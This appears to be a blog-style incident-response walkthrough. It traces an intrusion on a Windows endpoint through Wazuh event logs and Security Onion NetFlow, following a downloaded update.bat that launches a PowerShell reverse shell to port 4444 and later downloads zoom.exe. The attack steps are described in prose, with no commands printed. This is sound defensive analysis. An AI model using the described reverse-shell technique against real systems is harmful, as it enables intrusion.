I adjusted the fields to include the rule description first, followed by the image so we can get a better idea of what is happening. data.win.eventdata.image corresponds to Windows Event ID 4688 (“A new process has been created”). This contains the full path to the executable file that was launched.

Scrolling down, we can see that zoom.exe was downloaded twice via PowerShell, at 3:15 am and 3:18 am


We can then add the PowerShell command as a filter for parentCommandLine to see what other commands the attacker executed.
7 hits when filtering for the PS script as the parent command line. Most events look like enumeration activity, however we are still unsure how initial access occurred. The first enumeration event occurred at 2:48am, so we should look for events before that timeframe.


After removing the parent command line filter, I started looking for suspicious events before 2:48 AM. We can observe a different parent command line, this time it is update.bat, which was on the endpoint’s downloads folder.

After adding update.bat to the filter, we can see 4 hits. update.bat essentially executes the PowerShell command that spawns a reverse shell. Again, we do not know where this bat file came from. The first occurrence of this file being executed was at 2:44am.

There is another interesting log at 2:44am. We can observe that this file was downloaded from Chrome, however we do not know the exact URL.
At this point, we should switch our index to wazuh-archives, which captures ALL events received from the agent, regardless of whether they triggered a rule or not.

I adjusted the fields to include the attacking IP as the destination IP and the destination port. I filtered for the attacker’s IP. There are 26 hits.

After scrolling down, we can see that the earliest event was at 2:40am. There are 4 events where the user accesses this IP on port 8080 via Chrome. After the 4th event, we can see a PowerShell event with the destination port 4444.
Given the previous logs, we can infer that port 4444 was used by the attacker for a reverse shell handler. Ports 8000 and 8080 are commonly used for HTTP web servers, however it is unclear why the attacker used 2 different ports.

The logs are vague, and only tells us a network connection was detected.
Network Logs (Security Onion)
On SO, the only interesting index we can look at is NetFlow. NetFlow gives us metadata about traffic, such as the volume, source and dest IPs and ports, however no payload information.

